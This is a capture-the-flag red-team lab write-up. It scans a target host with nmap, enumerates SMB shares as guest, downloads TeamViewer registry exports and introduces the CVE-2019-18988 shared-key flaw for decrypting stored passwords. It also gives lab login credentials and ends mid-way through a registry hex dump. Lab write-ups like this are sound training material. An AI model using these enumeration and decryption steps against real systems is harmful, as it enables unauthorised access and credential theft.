
Overview
- Type Chains
- Direct https://extremeredlab.0x29a.it/chains
- OS Windows/Linux
- Severity Medium
- Target 10.0.5.5
Information
Step into a world like no other — a distorted digital landscape where the usual rules of cyberspace no longer apply.
Here, email services are a chaotic mess: headers lie, messages twist the truth, and inboxes become traps.
Clarity is an illusion, and every clue you find leads deeper into deception.
But something darker stirs behind the scenes. Beneath the surface runs a hellish service — hidden, twisted, powerful. If you can uncover it, understand it, control it…
it will grant you the ability to change your face, your name, your digital wardrobe. You’ll become whoever you need to be — slipping through systems unnoticed, bypassing barriers, vanishing into the data fog.
Can you unravel the chaos, penetrate the corrupted core of the network, and reach your goal? Or will you lose yourself in the maze of mirrors — another faceless shadow in a game of masks?
This isn’t just a lab. It’s a test of wit, deception, and digital survival
Instructions
To access the lab, you can start a VPN session, and connect to the jump Kali machine with the following credentials, it’s all you need:
VPN:
- 🔹 Get your VPN connection in the
ask-vpn-for-labschannel by using the!getvpncommand.
Kali Jump machine:
- 🔹 Server: 10.0.5.200
- 🔹 User: red
- 🔹 Password: I’mthebest
Your Target: 10.0.5.5
Please acknowledge that you read this message.
This Red Teaming lab is pretty easy
- the final flag changes every hour
- It is not necessary (but you can try) to become a Domain Admin of the Active Directory domains.
- No privilege escalation is required on Linux computers.
- Many systems act as bridges to access other systems.
- Many systems contain secrets that will help you reach other systems.
- Follow the ethical guidelines of a Red Teamer: keep all systems clean, and do not leave programs or files behind that could assist other competitors.
- The Kali machine is only for jumping; you don’t need to perform Privilege Escalation.
- NO BRUTEFORCE IN LAB PLEASE - IT’S A RED TEAM LAB NOT LAMER LAB
- NO BRUTEFORCE IN LAB PLEASE - IT’S A RED TEAM LAB NOT LAMER LAB
- NO BRUTEFORCE IN LAB PLEASE - IT’S A RED TEAM LAB NOT LAMER LAB
We strongly encourage you to work like a true Red Teamer and avoid leaving tools or traces that could assist other participants.
Enjoy the adventure!
MAILSERVER
Grab our VPN package via Discord, then start it and let’s go:
$ sudo openvpn Downloads/EXTREME_RTLAB/user_978857802405675029.ovpn
$ sudo ip link set dev tun0 mtu 1350
Nmap
$ sshpass -p "I'mthebest" ssh -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' red@10.0.5.200
Warning: Permanently added '10.0.5.200' (ED25519) to the list of known hosts.
red@start:~$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.5.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-08 22:58 EDT
Nmap scan report for 10.0.5.5
Host is up (0.00043s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 19:86:8f:39:ff:0b:83:67:d8:44:64:7c:b1:4b:5b:16 (ECDSA)
|_  256 8d:b8:c5:d7:4b:59:d5:83:a4:5d:8d:ec:98:55:3e:23 (ED25519)
25/tcp    open     smtp
| smtp-commands: mailserver Hello nmap.scanme.org [10.0.5.200], SIZE 52428800, 8BITMIME, PIPELINING, PIPECONNECT, CHUNKING, STARTTLS, PRDR, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
| ssl-cert: Subject: commonName=mailserver/organizationName=Exim Developers/countryName=UK
| Not valid before: 2025-08-09T03:00:01
|_Not valid after:  2025-08-09T05:00:01
| fingerprint-strings:
|   Hello:
|     220 mailserver SMTP - IMPORTANT: procmail and forward allowed - accepted email ONLY From:<someone@localhost>
|_    Syntactically invalid EHLO argument(s)
139/tcp   open     netbios-ssn    Samba smbd 4.6.2
445/tcp   open     netbios-ssn    Samba smbd 4.6.2
1080/tcp  open     nagios-nsca    Nagios NSCA
1234/tcp  open     hotline?
4242/tcp  open     tcpwrapped
|_dicom-ping: ERROR: Script execution failed (use -d to debug)
6666/tcp  open     irc?
|_irc-info: Unable to open connection
6667/tcp  open     irc?
|_irc-info: Unable to open connection
6789/tcp  open     ibm-db2-admin?
7530/tcp  open     unknown
7531/tcp  open     http           SimpleHTTPServer 0.6 (Python 3.11.2)
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
|_http-title: Directory listing for /
7532/tcp  open     unknown
8080/tcp  filtered http-proxy
8300/tcp  open     tmi?
8400/tcp  open     cvd?
8585/tcp  open     http           SimpleHTTPServer 0.6 (Python 3.11.2)
|_http-title: Independent HTTP Node :8585
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
9631/tcp  open     peocoll?
9632/tcp  open     mc-comm?
9999/tcp  open     http           SimpleHTTPServer 0.6 (Python 3.11.2)
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
|_http-title: Directory listing for /
14465/tcp open     unknown
31008/tcp open     tcpwrapped
32001/tcp open     tcpwrapped
32002/tcp open     tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.94SVN%I=7%D=8/8%Time=6896B978%P=x86_64-pc-linux-gnu%r(He
SF:llo,9A,"220\x20mailserver\x20SMTP\x20-\x20IMPORTANT:\x20procmail\x20and
SF:\x20forward\x20allowed\x20-\x20accepted\x20email\x20ONLY\x20From:<someo
SF:ne@localhost>\r\n501\x20Syntactically\x20invalid\x20EHLO\x20argument\(s
SF:\)\r\n");
MAC Address: 00:15:5D:38:01:1D (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: MAILSERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-08-09T03:00:33
|_  start_date: N/A
Add
mailserverin in /etc/hosts
SMB Shared folder - Act I
List the users and shares using guest account:
$ nxc smb mailserver -u guest -p '' --users --shares
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\guest: (Guest)
SMB         10.0.5.5        445    MAILSERVER       [*] Enumerated shares
SMB         10.0.5.5        445    MAILSERVER       Share           Permissions     Remark
SMB         10.0.5.5        445    MAILSERVER       -----           -----------     ------
SMB         10.0.5.5        445    MAILSERVER       utils           READ            Utilities
SMB         10.0.5.5        445    MAILSERVER       print$                          Printer Drivers
SMB         10.0.5.5        445    MAILSERVER       IPC$                            IPC Service (Samba 4.17.12-Debian)
SMB         10.0.5.5        445    MAILSERVER       nobody                          Home Directories
SMB         10.0.5.5        445    MAILSERVER       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.0.5.5        445    MAILSERVER       fox                           2025-04-12 19:40:01 0
SMB         10.0.5.5        445    MAILSERVER       [*] Enumerated 1 local users: MAILSERVER
Found the user
foxand a read access to theutilsfolder.
Enumerate the utils folder:
$ smbclientng -u guest --no-pass --host mailserver
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'mailserver' as '.\guest'!
■[\\mailserver\]> shares
┏━━━━━━━━┳━━━━━━━━━━━━┳━━━━━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━┓
┃ Share  ┃ Visibility ┃ Type         ┃ Description                        ┃ Security Descriptor ┃
┡━━━━━━━━╇━━━━━━━━━━━━╇━━━━━━━━━━━━━━╇━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━╇━━━━━━━━━━━━━━━━━━━━━┩
│ IPC$   │ Hidden     │ IPC, SPECIAL │ IPC Service (Samba 4.17.12-Debian) │                     │
│ nobody │ Visible    │ DISKTREE     │ Home Directories                   │                     │
│ print$ │ Hidden     │ DISKTREE     │ Printer Drivers                    │                     │
│ utils  │ Visible    │ DISKTREE     │ Utilities                          │                     │
└────────┴────────────┴──────────────┴────────────────────────────────────┴─────────────────────┘
■[\\mailserver\]> use utils
■[\\mailserver\utils\]> dir
d-------     0.00 B  2025-08-13 20:04  .\
d-------     0.00 B  2025-07-19 19:59  ..\
----n---    9.97 kB  2025-08-09 05:59  alberobello.reg
----n---   10.38 kB  2025-08-09 06:00  fox.reg
----n---   10.07 kB  2025-08-09 05:59  giammy.reg
----n---    9.97 kB  2025-08-09 05:59  golemitratigunda.reg
----n---   10.16 kB  2025-08-09 05:59  mara.reg
----n---   165.00 B  2025-08-09 05:59  README.all
----n---    4.79 MB  2025-08-09 06:00  TeamViewer_Setup_v7.exe
----n---    9.97 kB  2025-08-09 06:00  vale.reg
■[\\mailserver\utils\]> cat README.all
each of you has to install TeamViewer and then import your own registry key for automatic configuration.
Don't worry about the password, it's well encrypted!

Root!
■[\\mailserver\utils\]> get *
'README.all' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 165/165 bytes • ? • 0:00:00
'TeamViewer_Setup_v7.exe' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 5.0/5.0 MB • 463.1 kB/s • 0:00:00
'alberobello.reg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.2/10.2 kB • ? • 0:00:00
'fox.reg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.6/10.6 kB • ? • 0:00:00
'giammy.reg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.3/10.3 kB • ? • 0:00:00
'golemitratigunda.reg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.2/10.2 kB • ? • 0:00:00
'mara.reg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.4/10.4 kB • ? • 0:00:00
'vale.reg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.2/10.2 kB • ? • 0:00:00
■[\\mailserver\]> exit
We found an interesting indication about Teamviewer version 7 (so pretty old as currently it’s version 15 at the time of this writeup) and also the registry files containing the configuration of the users.
CVE-2019-18988 - Teamviewer registry key password decrypting (fox)
- TeamViewer Desktop through 14.7.1965 allows a bypass of remote-login access control because the same key is used for different customers’ installations.
- It used a shared AES key for all installations since at least as far back as v7.0.43148, and used it for at least OptionsPasswordAES in the current version of the product.
- If an attacker were to know this key, they could decrypt protect information stored in the registry or configuration files of TeamViewer.
Let’s check with fox.reg:
$ cat fox.reg
��Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TeamViewer\]

[HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TeamViewer\\Version7]
"Always_Online"=dword:00000000
"ClientIC"=dword:0705f05b
"ClientID"=dword:29d9846d
"CUse"=dword:00000001
"InstallationDate"="2020-12-16"
"InstallationDirectory"="C:\\Program Files (x86)\\TeamViewer\\Version7"
"LastMACUsed"=hex(7):00,00,00,00,00,00
"LastUpdateCheck"=dword:5fda2de5
"MIDInitiativeGUID"="{2936d53d-fd4b-4cbc-ad55-dc105e3c4220}"
"MIDVersion"=dword:00000001
"PK"=hex:ad,26,ac,2c,bf,bd,68,3c,ce,cb,30,48,b8,ac,94,29,dd,60,df,41,c8,0e,43,\
  a7,6a,08,4e,c1,27,23,65,f4,eb,56,d9,48,ef,e4,e3,fc,6c,b5,33,7e,c6,fa,aa,dd,\
  9a,32,58,c4,b4,97,c4,e6,40,75,5c,bd,77,39,d7,be,16,12,98,e5,94,58,2a,d4,d3,\
  80,68,48,a4,e9,67,1e,83,03,78,fa,6c,9c,48,63,b3,25,04,73,47,fd,2c,ce,82,11,\
  6f,ae,f7,b7,b1,21,96,a6,5a,77,5f,61,6e,34,e8,fe,62,db,b4,94,72,d9,09,19,63,\
  14,a3,46,c7,c1,20,4d,36,aa,ff,f5,e6,58,62,40,7e,51,63,db,a3,91,f9,1e,9c,ff,\
  19,72,58,0f,11,da,da,c5,ef,00,19,53,ae,28,5c,4c,7f,c8,47,dc,e1,d4,f5,a8,3c,\
  91,14,05,f2,57,50,57,78,1f,ea,68,de,d6,ed,5a,e0,ab,88,2c,73,0f,71,12,41,60,\
  90,9d,12,0e,d5,9c,47,c7,d7,d6,f3,44,a2,2e,8a,7f,f7,70,56,43,91,e7,3a,95,1f,\
  24,15,76,ab,3b,26,98,77,10,d6,a5,cd,9d,e2,2e,55,21,4e,81,1a,e7,62,73,5b,8e,\
  14,55,37,dd,58,95,fa,ba,2d,a5,e5,25,3e,78,8e,04,54,9d,b1,2d,89,56,05,81,9f,\
  6d,4b,3c,b3,01,cb,c6,db,8f,4d,7f,56,4b,76,5f,74,20,f4,b5,c6,3f,e7,18,8e,dd,\
  8c,85,eb,bb,d3,3e,1e,aa,98,f8,37,db,d9,85,6f,8b,5c,fa,f2,39,db,a8,86,89,4c,\
  06,af,55,4b,c8,11,f2,f0,fa,fd,b2,fc,02,b2,10,16,70,78,03,12,b4,dd,2a,a2,fc,\
  4e,7b,3e,b3,71,d4,de,21,d9,c4,e9,73,f2,58,7b,38,cf,c4,68,e6,a2,16,ca,6d,f3,\
  f6,5b,84,3a,a3,69,2b,b0,13,ec,2a,5e,23,f6,69,6e,bf,6a,a2,db,1e,08,fc,76,c6,\
  4c,63,98,cf,73,fb,e2,94,1c,94,79,16,76,1e,5c,f8,82,3c,32,fd,5e,52,77,77,0e,\
  53,89,d0,d2,98,58,96,83,4d,64,5c,69,fc,68,43,35,f3,32,57,c7,1f,3d,27,e0,57,\
  af,35,7c,4b,fa,70,39,52,8c,76,aa,3c,6d,02,46,88,d2,ee,e4,1c,3f,20,a0,da,1b,\
  7c,75,1d,d6,ed,1a,b4,5a,65,af,49,c0,52,74,36,ef,0c,10,2a,c6,fa,66,9a,7e,da,\
  08,9c,87,dc,30,5c,46,5d,17,5b,a5,39,ce,d4,d3,95,e1,21,57,86,9c,57,47,e3,45,\
  30,91,1b,d0,8b,85,71,75,cf,9b,24,c9,9c,eb,25,2a,e9,a4,78,4d,9e,f6,a4,34,84,\
  fb,ba,8b,87,50,6f,bf,37,77,3d,a3,17,13,12,5f,48,1f,a4,21,aa,f0,10,7e,6c,2a,\
  42,f4,57,e4,00,88,ad,38,0c,83,bb,3c,71,ec,04,e5,ba,27,2d,b4,f7,46,d2,67,1e,\
  79,e4,e7,e5,b2,63,ff,0f,df,ab,04,26,4f,18,6e,4c,a1,31,80,5b,9d,63,21,76,b0,\
  50,13,6c,81,9f,ce,06,80,80,e3,0b,6f,6b,ef,13,5d,ae
"Security_ActivateDirectIn"=dword:00000000
"SecurityPasswordAES"=hex:2c,0f,ff,76,ca,03,d7,c2,1c,0d,3c,8b,55,ed,d8,de,37,\
  f8,97,20,ae,6e,d3,82,d0,ad,2e,70,f9,7e,ff,ea,0b,0c,1c,d9,01,cb,d1,ad,90,fc,\
  60,1b,9e,40,fc,9c,4b,af,65,ee,c5,19,62,eb,4e,da,cc,7c,30,a8,a6,6b,0c,bd,9f,\
  36,2a,c0,ca,d1,59,89,04,ae,cb,8b,96,10
"SK"=hex:bf,ad,2a,ed,b6,c8,9a,e0,a0,fd,05,01,a0,c5,b9,a5,c0,d9,57,a4,cc,57,c1,\
  88,4c,84,b6,87,3e,a0,3c,06,ba,da,75,01,cc,a7,c6,d3,0f,07,19,55,48,0f,e3,14,\
  2b,4c,76,21,8b,33,0e,23,0f,b3,16,2d,a8,4c,25,35,a7,44,ac,cb,f1,45,1b,0b,ea,\
  58,ff,45,2e,84,d6,5c,ba,7f,8e,a2,6f,a1,dc,b2,e2,c8,7b,0b,53,44,fd,39,99,7d,\
  61,12,ce,37,9c,da,55,ea,d8,5e,ed,77,83,89,aa,83,3b,54,52,6f,6e,ca,3d,51,18,\
  d8,6c,75,8d,72,6b,8c,d7,1c,d1,ec,84,b6,ce,9f,eb,cd,13,9e,37,e9,0a,c3,11,7d,\
  b2,60,42,76,6e,6b,d3,15,da,73,2a,be,36,55,60,db,b8,e9,cf,31,03,de,d4,32,bc,\
  84,fa,0c,32,ea,05,aa,65,cc,c7,d1,08,52,64,99,4c,0f,ae,57,b4,6d,8b,11,b7,f0,\
  15,33,88,c4,6a,ae,07,11,8c,11,74,35,d7,40,a0,55,c8,d4,5f,24,d1,a8,d5,8a,75,\
  91,e3,c3,ef,4a,f2,2b,ed,be,e9,d4,d9,0a,6a,7f,39,e0,63,4c,4f,fd,58,41,02,7a,\
  6c,52,4d,d5,0a,41,05,55,81,bd,90,44,e9,38,e3,04,6b,ee,c1,9c,a0,80,79,29,2b,\
  b0,b7,f1,75,2c,8a,1d,ba,0c,55,fa,94,77,33,59,db,3d,67,8a,39,5a,48,b3,3a,25,\
  fd,5f,c5,49,2e,c6,3f,91,bd,4e,84,78,db,cc,42,b9,f6,43,de,bb,2b,0c,70,f0,77,\
  d6,ac,a1,02,54,41,06,42,db,d7,9c,72,bb,44,62,5c,c7,93,5a,9f,0b,63,8e,17,1c,\
  cb,28,d2,5e,2f,85,d9,36,35,91,cc,c5,99,79,5c,13,40,79,26,ae,13,bf,5d,37,ba,\
  d7,fc,a7,43,62,7d,0b,f4,66,8c,e3,44,88,1f,c4,37,54,59,b6,a0,4d,fa,e8,cf,9f,\
  e3,51,bc,df,f7,ce,fa,e8,69,cf,2c,e5,2a,4f,c9,3b,b3,08,7c,5e,3f,7e,6e,05,50,\
  87,81,c4,15,af,ee,07,6d,76,ec,4b,8b,c6,df,0d,8f,fc,5d,7f,9b,95,2d,ff,5b,8a,\
  0f,dd,69,19,7a,00,3c,56,bd,37,72,cd,91,66,fc,d6,0a,b1,f0,7a,9a,3f,6a,16,1e,\
  b6,1f,79,f3,d4,f0,6c,6f,fd,1f,b8,c9,85,4b,10,5d,cc,e5,a2,7e,f9,f7,98,43,ea,\
